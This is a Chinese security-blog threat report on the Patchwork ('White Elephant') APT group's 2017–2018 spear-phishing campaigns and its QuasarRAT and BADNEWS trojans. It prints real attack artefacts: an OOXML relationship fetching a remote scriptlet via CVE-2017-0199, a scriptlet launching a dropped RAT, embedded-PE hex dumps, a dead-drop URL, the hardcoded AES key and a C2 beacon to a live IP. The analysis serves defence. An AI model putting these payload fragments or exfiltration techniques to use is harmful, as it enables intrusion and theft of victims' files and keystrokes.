

“白象”APT组织近期动态

金隍 

2018-04-06 共222237人围观，发现 3 个不明物体

[安全报告](#)

1 事件背景

“白象”又名“Patchwork”，“摩诃草”，疑似来自南亚某国，自2012年以来持续针对中国、巴基斯坦等国进行网络攻击，长期窃取目标国家的科研、事资料。与其他组织不同的是，该组织非常擅长根据不同的攻击目标伪造不同版本的相关军事、政治信息，以进行下一步的攻击渗透。

2017年下半年以来，我们发现了多起与白象组织相关的最新攻击事件。该组织通过鱼叉式钓鱼邮件，并配合社会工程学手段在邮件中发送带有格式漏洞文档的链接，诱导受害人点击下载并点击，漏洞触发成功后，会下载[Quasar](#)，BADNEWS等变种远控木马。

2 攻击事件分析


攻击事件A

第一次集中攻击事件发生在2017年11月份左右，我们监控到该组织发起了多次鱼叉邮件攻击。相关案例如下：


1. 使用邮件投放名为China_Strategic_Chain的docx文档，并在邮件中文档内容进行阐述，引诱用户点击打开。
2. 当用户打开该文档后，显示提示在输入栏输入密码KEY，再点击左上方的图标即可完成解锁。实际上该输入栏为文本框，且图标为内嵌的OLE对象，该对象在点击后便会触发。



3. 通过提取内嵌的OLE对象内容，发现其



4. 该ppsx文档利用了CVE-2017-0199的漏洞，自动播放ppt后即可触发，并下载运行一个sct脚本。




5. sct脚本解密后会调用Powershell下载并运行putty.exe和自动加载Strategic_Chain.pdf，让用户误以为已经打开相关文档成功。



6. 除上述事件之外，该组织通过邮件还发送一封名为Entanglement的ppsx的文档，文档同样使用了CVE-2017-0199漏洞，利用手法与第一起攻击件类似。


```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
  <Relationship Id="rId3" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image"
    Target="script:http://www.rannd.org/slide.sct" TargetMode="External"/>
</Relationships>
```

7. 与其他攻击事件不同的是，用户打开该ppsx文档并触发漏洞后，会通过Powershell下载一份名为decoy的ppt并被Powerpoint加载起来，下载的p同样具有敏感性。



2.2 攻击事件B

第二次集中攻击事件发生在2018年3月，投放的文档主要利用CVE-2017-8570漏洞进行攻击，文档内容也大多和社会政治生活相关。





上述攻击文档所使用的攻击手法完全相同，都包含2个Package类型的OLE对象和1个结构化存储类型的OLE对象。

前两个Package类型的OLE对象利用Pack:


```


>....Script language="JavaScript">
>...<![CDATA[...v
ar r = new ActiveXObject("WScript.Shell").Run("cmd /c %tmp%\qrat.exe",0,false);
...exit(0).....]
>]....</script>...
</scriptlet>...
.C..f.a.k.e.p
a.t.h..Z.2.U.Y.3.F.O.I.Y.D.U
.L.R.D...s.c.t...
...Z.2.4.U.Y.3.F
.O.I.Y.D.U.L.R.D
...s.c.t...C:
.\f.a.k.e.p.a.t
.h..Z.2.4.U.Y.3
.F.O.I.Y.D.U.L.R
D

```

00000800	01 00 00 02	09 00 00 00	01 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	Composite Moniker
00000810	00 00 00 00	00 00 00 00	00 00 00 00	c0 00 00 00	09 03 00 00	00 00 00 00	00 00 00 00	
00000820	00 00 00 00	c0 00 00 00	00 00 00 00	00 00 00 46	02 00 00 00	00 00 00 00	00 00 00 00	
00000830	03 03 00 00	00 00 00 00	00 00 00 00	c0 00 00 00	00 00 00 46	00 00 00 00	00 00 00 46	
00000840	00 00 1a 00	00 00 25 54	4d 50 25 5c	5a 32 34 55	00 00 00 00	00 00 00 00	00 00 00 00	
00000850	59 33 46 30	49 59 44 55	4c 52 44 2e	73 63 74 00	00 00 00 00	00 00 00 00	00 00 00 00	
00000860	0e 00 ad de	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	
00000870	00 00 00 00	File Moniker	00 00 00 00	00 00 00 00	32 00 00 00	00 00 00 00	00 00 00 00	
00000880	03 00 25 00	54 00 4d 00	50 00 25 00	5c 00 5a 00	00 00 00 00	00 00 00 00	00 00 00 00	
00000890	32 00 34 00	55 00 59 00	33 00 46 00	30 00 49 00	00 00 00 00	00 00 00 00	00 00 00 00	
000008a0	59 00 44 00	55 00 4c 00	52 00 44 00	2e 00 73 00	00 00 00 00	00 00 00 00	00 00 00 00	
000008b0	63 00 74 00	c6 af ab ec	19 7f d2 11	97 8e 00 00	00 00 00 00	00 00 00 00	00 00 00 00	
000008c0	f8 75 7e 2a	00 00 00 00	00 00 00 00	00 00 00 00	ff ff ff ff	00 00 00 00	00 00 00 00	
000008d0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	
000008e0	06 09 02 00	00 00 00 00	c0 00 00 00	00 00 00 46	00 00 00 00	00 00 00 00	00 00 00 00	
000008f0	00 00 00 00	ff ff ff ff	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	
00000900	90 66 60 a6	37 b5 d2 01	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	
00000910	90 00 00 a9	39 00 02 02	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
00h:	AD	AE	10	00	02	00	71	72	61	74	2E	65	78	65	00	43	-@....grat.exe.C
10h:	3A	5C	66	61	6B	65	70	61	74	68	5C	71	72	61	74	2E	:\fakepath\grat.
20h:	65	78	65	00	00	00	03	00	15	00	00	00	43	3A	5C	66	exe.....C:\f
30h:	61	6B	65	70	61	74	68	5C	71	72	61	74	2E	65	78	65	akepath\grat.exe
40h:	00	00	AE	10	00	4D	5A	90	00	03	00	00	00	04	00	00	..@..MZ.....
50h:	00	FF	FF	00	00	B8	00	00	00	00	00	00	00	04	00	00	..yy.....@..
60h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
70h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
80h:	00	80	00	00	00	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	..@.....°.!.í!..
90h:	4C	CD	21	54	68	69	73	20	70	72	6F	67	72	61	6D	20	Lí!This program
A0h:	63	61	6E	6E	6F	74	20	62	65	20	72	75	6E	20	69	6E	cannot be run in
B0h:	20	44	4F	53	20	6D	6F	64	65	2E	0D	0D	0A	24	00	00	DOS mode....\$. .
C0h:	00	00	00	00	00	50	45	00	00	4C	01	04	00	F0	09	74	FE..L...&t
D0h:	5A	00	00	00	00	00	00	00	00	E0	00	0E	01	0B	01	06	Z.....â.....
E0h:	00	00	98	10	00	00	12	00	00	00	00	00	00	8E	B7	10	..~.....ž..
F0h:	00	00	20	00	00	00	C0	10	00	00	00	40	00	00	20	00	â.....@... .

5/12




3 木马分析


在上述几起攻击事件中，下载（释放）的木马主要有QuasarRAT和BADNEWS两种。

3.1 QuasarRAT木马

在攻击事件A和攻击事件B中，下载（释放）的木马为QuasarRAT。

- 1. 释放的木马版本信息伪装成微软或Qiho 360等。







2. [QuasarRAT](#)木马采用C#编写，但最新发现的木马外层添加了一段Loader代码。Loader代码的主要功能是反检测反沙箱功能，并在最后加载原始[QuasarRAT](#)木马。QuasarRAT木马采用高强度混淆处理。




3. 其主要功能有以下几个部分：





4. 收集系统信息。




5. 样本在收集完信息后，会尝试连接C&C服务器。



6. 最后将收集到的虚拟环境，反病毒软件，主机，用户名等信息发送到C&C服务器。





3.2 BADNEWS木马

在攻击事件C中，释放的木马为BADNEWS木马。

1. 相关文档触发漏洞后会释放三个文件：

```
%PROGRAMDATA%\Microsoft\DeviceSync\VMwareCplLauncher.exe
```

```
%PROGRAMDATA%\Microsoft\DeviceSync\vmtools.dll
```

```
%PROGRAMDATA%\Microsoft\DeviceSync\MSBuild.exe
```

其中VMwareCplLauncher.exe为具有合法数字签名的文件，vmtools.dll为经过篡改的dll，用于最终加载BADNEWS的最新变种MSBuild.exe。

2. VMwareCplLauncher.exe运行后，会自动加载vmtools.dll，vmtools.dll执行后会创建一个名为BaiduUpdateTask1的任务计划，该任务计划每隔分钟会执行一次MSBuild.exe。

3. MSBuild.exe执行后，会下载

```
hxxps://raw.githubusercontent.com/husngilgit/husnahazrt/master/xml.xml
```

```
<rss xmlns:blogchannel="http://backend.userland.com/blogChannelModule" version="2.0">
  <channel>
    <title>good</title>
    <link>http://feeds.rapidfeeds.com/79167/</link>
    <atom:link xmlns:atom="http://www.w3.org/2005/atom" rel="via" href="http://feeds.rapidfeeds.com/79167/" type="application/rss+xml"/>
    <atom:link xmlns:atom="http://www.w3.org/2005/atom" rel="self" href="http://feeds.rapidfeeds.com/79167/" type="application/rss+xml"/>
    <description>
      <![CDATA[
        [[00vJ2mNvzV4Nf-iYWh0WmYwJYtZlmu0VjglMKU42mU5MjgwOGHLY2Y4NDg0HjM=]]
      ]]>
    </description>
    <pubDate>Tue, 21 Jul 2015 05:03:09 EST</pubDate>
    <docs>http://backend.userland.com/rss/</docs>
    <generator>RapidFeeds v2.0 -- http://www.rapidfeeds.com/</generator>
    <language>en</language>
  </channel>
</rss>
```

取出“[[”和“]]”中间的Base64字符串，经过两次base64解码和数次解密后得到样本需要连接的C&C地址。

4. 拼凑主机上线信息发送到C&C服务器硬编码地址。主机上线信息格式如下：uuid=[UUID] #un=[登录名] #cn=[计算机名] #on=[操作系统版本] #lar [IP地址] #nop=#ver=1.0。并使用AES加密算法（密钥：DD1876848203D9E10ABCEEC07282FF37）+base64编码发送到//e3e7e71a0b28b5e96cc492e636722f73//4sVKA0vu3D//ABDYot0NxyG.php

5. 在使用base64编码后还对编码后的数据的固定偏移位置的插入“=”和“&”字符。

```
POST //e3e7e71a0b28b5e96cc492e636722f73//4sVKA0vu3D//ABDYot0NxyG.php HTTP/1.1
HOST: 94.156.35.204
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:44.0) Gecko/20100101
Accept: application/x-www-form-urlencoded
Content-Type: application/x-www-form-urlencoded
Cache-Control: no-cache
Content-Length: 118

/sQ=YLactHRnqx8kDhkUmNBfPzF06Y&7/N=0oQIve0VmCZJkE4+Wc&FnwX=29WKCP7q6w9VIXm4nkTnsTkh55vkNP110
+h0Fs1q55kEnx8Q=-&crc=e3a6
```

6. 搜集客户端非移动磁盘的敏感文件列表

(.xls, .xlsx, .doc, .docx, .ppt, .pptx, .pdf等)，并保存为临时目录下的edg499.dat。

```
text:00B690F0 var_4 = dword ptr -4
text:00B690F0
text:00B690F0 push ebp
text:00B690F1 mov ebp, esp
text:00B690F3 sub esp, 218h
text:00B690F9 mov eax, __security_cookie
text:00B690FE xor eax, ebp
text:00B69100 mov [ebp+var_4], eax
text:00B69103 push esi
text:00B69104 push edi
text:00B69105 lea eax, [ebp+Buffer]
text:00B69108 push eax ; lpBuffer
text:00B6910C push 104h ; nBufferLength
text:00B69111 call ds:GetLogicalDriveStringsW
text:00B69117 cmp [ebp+Buffer], 0
text:00B6911F lea esi, [ebp+Buffer]
text:00B69125 jz short loc_B69153
text:00B69127 mov edi, ds:GetDriveTypeW
text:00B6912D lea ecx, [ecx+0]
text:00B69130 loc_B69130: ; CODE XREF: FindSenseFile+61↓j
text:00B69130 push esi ; lpRootPathName
text:00B69131 call edi ; GetDriveTypeW
text:00B69133 cmp eax, DRIVE_FIXED
text:00B69136 jnz short loc_B69141
text:00B69138 push esi
text:00B69139 collectfile
text:00B6913E add esp, 4
text:00B69141 loc_B69141: ; CODE XREF: FindSenseFile+46f↓j
text:00B69141 ; findSenseFile+58↓j
text:00B69141 add esi, 2
text:00B69144 cmp word ptr [esi], 0
text:00B69148 jnz short loc_B69141
text:00B6914A add esi, 2
text:00B6914D cmp word ptr [esi], 0
text:00B69151 jnz short loc_B69138
text:00B69153 loc_B69153: ; CODE XREF: FindSenseFile+35f↓j
text:00B69153 mov ecx, [ebp+var_4]
text:00B69156 pop edi
text:00B69157 xor ecx, ebp
text:00B69159 pop esi
```

- 7. 创建线程，将键盘记录信息，窗口信息等保存为临时目录下的TPX498.dat。
- 8. 上述保存为dat文件的数据，同样使用上述AES加密算法+base64编码发送。但发送的硬编码地址变为\xe3e7e71a0b28b5e96cc492e63672

4 总结

白象组织目前主要威胁目标为巴基斯坦和中国的大面积目标，包括教育、军事、科研、媒体等各种目标。其先导攻击手段多为鱼叉式钓鱼邮件，发有格式漏洞文档的链接，并且擅长伪造相关军事、政治信息，较为精细。

目前该组织已经成长为有较高攻击能力的小分队，且使用的漏洞的手法也比较新颖，对社会工程学的把握相当的精妙，这从近期多起攻击事件中就可看出。对于类似白象的攻击组织，由于历来更多依赖类似电子邮件这样的互联网入口，其实本可以很好的做到防御，但通过诱导性的语言却可以把些防御措施无效化。因此，加强对人员的安全思想教育，可以很好的避免类似安全事件的发生。

*本文作者：金睛，转载请注明来自 FreeBuf.COM

- 上一篇：[CVE-2017-11882新动态：利用AutoIT脚本释放DarkComet后门](#)
- 下一篇：[一文读懂CPU漏洞“裂谷”TotalMeltdown](#)

已有 3 条评论

- 老黑 2018-04-06

1楼 回

样本能给个下载链接吗

亮了
- coolfax (1级) 2018-04-07

2楼 回

“白象”？难道是印度三哥的黑客组织？

亮了 (

张三

2018-04-07

3楼

回

尼玛一看就知道是印度。

亮了 (

选择文件

未选择任何文件

昵称

请输入昵称

必须

您当前尚未登录。[登陆?](#) [注册](#)

邮箱

请输入邮箱地址

必须 (保密)

表情

插图

提交评论(Ctrl+Enter)

[取消](#)

☒ 有人回复时邮件通知我



金睛

启明星辰金睛安全研究团队

8

文章数

2

评论数

最近文章

最新海莲花组织攻击事件分析	2018.06.14
“白象”APT组织近期动态	2018.04.06
又出新玩法？微软公式编辑器系列漏洞新利用方式	2018.03.23

浏览更多

相关阅读

[摩诃草APT团伙新脚本类攻击样本分析](#)

[摩诃草APT组织大揭秘](#)

[白象APT组织已将CVE 2017-11882纳...](#)

[“白象”APT组织近期动态](#)

[多个疑似“摩诃草”团伙来源定向攻击...](#)

特别推荐



关注我们 分享每日精选文章

活动预告

11月 <u>FreeBuf精品公开课·双11学习狂欢节 给努力的你打打气</u> 已结束	10月 <u>【16课时-连载中】挖掘CVE不是梦（系列课程2）</u> 已结束	10月 <u>【首节课仅需1元】挖掘CVE不是梦</u> 已结束	
--	---	---	--



Copyright © 2018 WWW.FREEBUF.COM All Rights Reserved [沪ICP备13033796号](#)

阿里云 提供计算与安全服务